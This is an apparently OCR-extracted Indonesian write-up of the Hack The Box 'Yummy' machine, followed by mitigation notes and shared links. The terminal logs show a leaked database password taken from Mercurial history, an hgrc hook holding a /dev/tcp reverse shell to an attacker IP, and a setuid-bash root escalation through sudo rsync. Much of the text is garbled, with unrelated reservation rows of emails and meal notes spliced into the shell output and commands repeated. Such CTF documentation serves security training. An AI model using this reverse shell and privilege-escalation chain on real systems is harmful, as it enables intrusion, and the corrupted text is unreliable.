Resolving yummy.htb (yummy.htb)... 10.10.11.36
Connecting to yummy.htb (yummy.htb)|10.10.11.36|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13707484 (13M) [application/zip]
Saving to: 'app-qatesting.zip' [laurajohnson@email.net] ...[laurajohnson@email.net] ...[laurajohnson@email.net] ...
app-qatesting.zip          100%[=====] 13.07M 1.59MB/s in 8.0s
2024-12-12 13:50:44 (1.62 MB/s) - 'app-qatesting.zip' saved [13707484/13707484]
(kali㉿kali)-[~/HTB/yummy] $ unzip app-qatesting.zip
(kali㉿kali)-[~/HTB/yummy] $
```

Adanya file .hg di app-qatesting dan mencoba mendownload ke machine pribadi

WRITE UP DOCUMENTATION

Password qa



```
└$ hg log -p
changeset:   9:f3787cac611155488 55  ⏺ Mon-S
tag:          tip
user:         qa      YUMMY
date:        Tue May 28 10:37:16 2024
summary:     attempt at patching path

diff -r 0bbf8464d2d2 -r f3787cac6111
--- a/app.py      Tue May 28 10:34:38 2
+++ b/app.py      Tue May 28 10:37:16 2
@@ -19,8 +19,8 @@
db_config = {
    'host': '127.0.0.1',
-   'user': 'qa',
-   'password': 'jPAd!XQGtn80c@2B',
```

Mendapatkan password qa dari change history .hg

WRITE UP DOCUMENTATION

Mendapatkan user flag



```
www-data@yummy:~$ su qa
```

```
Password:
```

```
qa@yummy:
```

qa@yummy:/var/www\$ cd .. / ..	14	chrisjones@example.com	2024-04-12	03:15	Table near
qa@yummy:/\$ ls					
bin	dev	lib usr-is-merged	proc		
bin usr-is-merged	etc	lost+found	root		
boot	home	media	run		
cdrom	lib	mnt	sbin		
data	lib64	opt	sbin usr-is-merged		
qa@yummy:\$ cd home/	5	chrisbrown@domain.edu	2024-05-28	06:15	Prefer a
qa@yummy:/home\$ ls					
dev qa	12	chrissmith@domain.edu	2024-08-07	07:30	Birthday cele
qa@yummy:/home\$ cd qa/					
qa@yummy:~\$ ls	10	janemiller@domain.edu	2024-09-28	15:45	Koshe
user.txt	17	janewilliams@example.com	2024-09-28	15:15	Table wi
qa@yummy:~\$ cat user.txt					
6c4226a1c6b9d6f5e64be6d160bff71d		alexdavis@sample.org	2024-10-16	20:45	Prefe
qa@yummy:~\$					

WRITE UP DOCUMENTATION

Mengetahui command untuk qa



```
qa@yummy:~$ cd ..          11      johnsmith@test.com    2024-04-17 00:30      Halal meal required
qa@yummy:/home$ ls
dev qa                      18      laurajohnson@email.net  2024-05-12 22:45      Bringing service animal, need sp
qa@yummy:/home$ cd dev/
bash: cd: dev/: Permission denied           chrisjohnson@email.net 2024-05-25 11:45      No allergies, prefer table by the wi
qa@yummy:/home$ sudo -l          5      chrisbrown@domain.edu  2024-05-28 06:15      Prefer a quiet corner table
Matching Defaults entries for qa on localhost:
  env_reset, mail_badpass,          chriasmith@domain.edu  2024-08-07 07:30      Birthday celebration with decorat
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty                           10     janemiller@domain.edu  2024-09-28 15:45      Kosher meal required
                                         17     janewilliams@example.com 2024-09-28 15:15      Table with a view preferred
User qa may run the following commands on localhost:
  (dev : dev) /usr/bin/hg pull /home/dev/app-production/10-16 20:45      Prefer outdoor seating
qa@yummy:/home$ █
4      laurarodriguez@sample.org   2024-10-25 02:00      Wheelchair accessible seating
```

Dengan menjalankan command sudo -l, didapatkan command apa saja yang user qa dapat lakukan

WRITE UP DOCUMENTATION

Gain Access to user dev



```
qa@yummy:/tmp$ mkdr .hg
Command 'mkdr' not found, did you mean:
  command 'mkdir' from deb coreutils (9.4-2ubuntu2)
  command 'mhdr' from deb mblaze (1.1-1)
Try: apt install <deb name>
qa@yummy:/tmp$ mkdir .hg
qa@yummy:/tmp$ chmod 777 .hg
qa@yummy:/tmp$ rm -rf .hg/*
qa@yummy:/tmp$ cd .hg/
qa@yummy:/tmp/.hg$ nano hgrc
```

```
qa@yummy:/tmp/.hg$ cat hgrc
[hooks]
changegroup.notify = /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.70/3333 0>&1' Halal in
qa@yummy:/tmp/.hg$ cd ..
qa@yummy:/tmp$ cd ..
qa@yummy:$ cd tmp
qa@yummy:/tmp$ chmod 777 .hg/hgrc
qa@yummy:/tmp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251@example.org
```

Date	Time	Notes
2024-05-25	11:45	No allergies, prefer table by the window
2024-05-28	06:15	Prefer a quiet corner table
2024-08-07	07:30	Birthday celebration with decorations
2024-09-28	15:45	Kosher meal required
2024-09-28	15:15	Table with a view preferred
2024-10-16	20:45	Prefer outdoor seating

```
(kali㉿kali)-[~/HTB/Yummy]
$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.11.36] 55098
I'm out of office until December 13th, don't call me
dev@yummy:/tmp$ ^X@ss
```

Inject Reverse Shell pada file konfigurasi hgrc, untuk mendapatkan akses dev

WRITE UP DOCUMENTATION

Mengetahui command dari dev



```
dev@yummy:/tmp$ sudo -l
Matching Defaults entries for dev on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty
User dev may run the following commands on localhost:
  (root : root) NOPASSWD: /usr/bin/rsync -a --exclude\=.hg
    /home/dev/app-production/* /opt/app/davis@sample.org
dev@yummy:/tmp$
```

Dengan menjalankan command sudo -l, didapatkan command apa saja yang dapat dilakukan oleh user dev

WRITE UP DOCUMENTATION

Gain Access to root



```
dev@yummy:/opt/app$ cd /tmp
dev@yummy:/tmp$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/tmp$ chmod +x /home/dev/app-production/shell
dev@yummy:/tmp$ sudo -u root /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/app
dev@yummy:/tmp$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p 18      laurajohnson@email.net    2024-04-12  03:15      Table near the entrance preferred
bash: ./shell: No such file or directory
dev@yummy:/opt/app$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/opt/app$ chmod +x /home/dev/app-production/shell
dev@yummy:/opt/app$ sudo -u root /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/app
dev@yummy:/opt/app$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p 18      chrissmith@domain.edu   2024-05-12  22:45      Bringing service animal, need space
bash: ./shell: No such file or directory
dev@yummy:/opt/app$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/opt/app$ chmod +x /home/dev/app-production/shell
dev@yummy:/opt/app$ sudo -u root /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/app
dev@yummy:/opt/app$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p 18      chrissmith@domain.edu   2024-05-25  11:45      No allergies, prefer table by the window
bash: ./shell: No such file or directory
dev@yummy:/opt/app$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/opt/app$ chmod +x /home/dev/app-production/shell
dev@yummy:/opt/app$ sudo -u root /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/app
dev@yummy:/opt/app$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p 18      chrissmith@domain.edu   2024-05-28  06:15      Prefer a quiet corner table
bash: ./shell: No such file or directory
dev@yummy:/opt/app$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/opt/app$ chmod +x /home/dev/app-production/shell
dev@yummy:/opt/app$ sudo -u root /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/app
dev@yummy:/opt/app$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p 18      chrissmith@domain.edu   2024-08-07  07:30      Birthday celebration with decorations
bash: ./shell: No such file or directory
```


WRITE UP DOCUMENTATION

Mendapatkan root flag



shell-5.2# ls	14	chrisjones@example.com	2024-04-12	03:15	Table near the entrance p
app					
shell-5.2# cd ..	11	johnsmith@test.com	2024-04-17	00:30	Halal meal required
shell-5.2# cd ..					
shell-5.2# cd ..	18	laurajohnson@email.net	2024-05-12	22:45	Bringing service animal, ne
shell-5.2# ls					
bin	dev	lib usr-is-merged	jobrown@email.net	2024-05-25	No allergies, prefer table by t
bin usr-is-merged	etc	lost+found	root	srv	Prefer a quiet corner tab
boot	home	media	chrisbrown@domain.edu	2024-05-28	sys
cdrom	lib	mnt	run	tmp	Birthday celebration with de
data	lib64	opt	sbin	usr	Kosher meal required
shell-5.2# cd root/	12	chrissmith@domain.edu	2024-08-07	07:30	Table with a view preferred
shell-5.2# ls		sbin usr-is-merged			
root.txt scripts	10	janemiller@domain.edu	2024-09-28	15:45	
shell-5.2# cat root.txt	17	janewilliams@example.com	2024-09-28	15:15	
677cbdf4c99f145830e3da6f7759b1699		alexdavis@sample.org	2024-10-16	20:45	Prefer outdoor seating
shell-5.2# █	4	laurajohnson@example.org	2024-10-25	02:00	Wheelchair accessibility

VULNERABILITIES YANG DITEMUKAN



Path Tranversal

Vulnerability dalam suatu aplikasi maupun website yang memungkinkan penyerang dapat mengakses file atau directory diluar root directory yang telah ditentukan sebelumnya.

SQL-Injection

Vulnerability yang terjadi saat suatu website memungkinkan user untuk memasukan inputan data secara langsung pada pernyataan SQL tanpa adanya validasi dari website tersebut.



MITIGASI

Path Tranversal

Validasi dan Sanitasi Input

- > Memblok string seperti "../" atau "..\" dan string khusus lainnya dari input user.
- > Gunakan Whitelist untuk file atau direktori yang diizinkan untuk diakses.

Konfigurasi Server

- > Membatasi izin file system, guna mencegah akses ke file sensitive.

Implementasi Kontrol Akses

- > Pastikan semua request diverifikasi melalui autentikasi dan otorisasi.
- > Gunakan token sesi yang valid (seperti JWT) untuk memastikan hanya pengguna sah yang dapat mengakses file.



MITIGASI SQL-Injection

Validasi dan Sanitasi Input

- > Memastikan inputan dari pengguna valid dan bukan bagian dari query SQL

Membatasi Hak Akses Database

- > Berikan hak akses minimal untuk akun database yang digunakan oleh website.

Enkripsi Data Sensitif

- > Jangan menyimpan data sensitif seperti password dalam bentuk plaintext.
Gunakan bcrypt atau algoritma hashing yang aman.

KUMPULAN LINK

Yummy (HARD)

https://binusianorg-my.sharepoint.com/personal/hensley_tantrawan_binus_ac_id/_layouts/15/guestaccess.aspx?share=EbXAtmR7EB5OjP0t4oJA8agBEX6NrM5GJZHnqpGPzSiU3Q&e=rWY5sA

Instant (MEDIUM)

https://binusianorg-my.sharepoint.com/:x/r/personal/pilar_sarwanto_binus_ac_id/_layouts/15/guestaccess.aspx?share=EUD8FBONbL9PrWIRyn95hJABvOamFCY3Akn8FA9GGbmp8g&e=nqyoaP

Chemistry (EASY)

https://binusianorg-my.sharepoint.com/:x/r/personal/hensley_tantrawan_binus_ac_id/_layouts/15/guestaccess.aspx?share=EbXAtmR7EB5OjP0t4oJA8agBEX6NrM5GJZHnqpGPzSiU3Q&e=rWY5sA

Permx (EASY)

https://docs.google.com/spreadsheets/d/1JyK044_VpA3OXw6C8wXBxFyKCcNYsvG4/edit?usp=sharing&ouid=110219717497263462836&rtpof=true&sd=true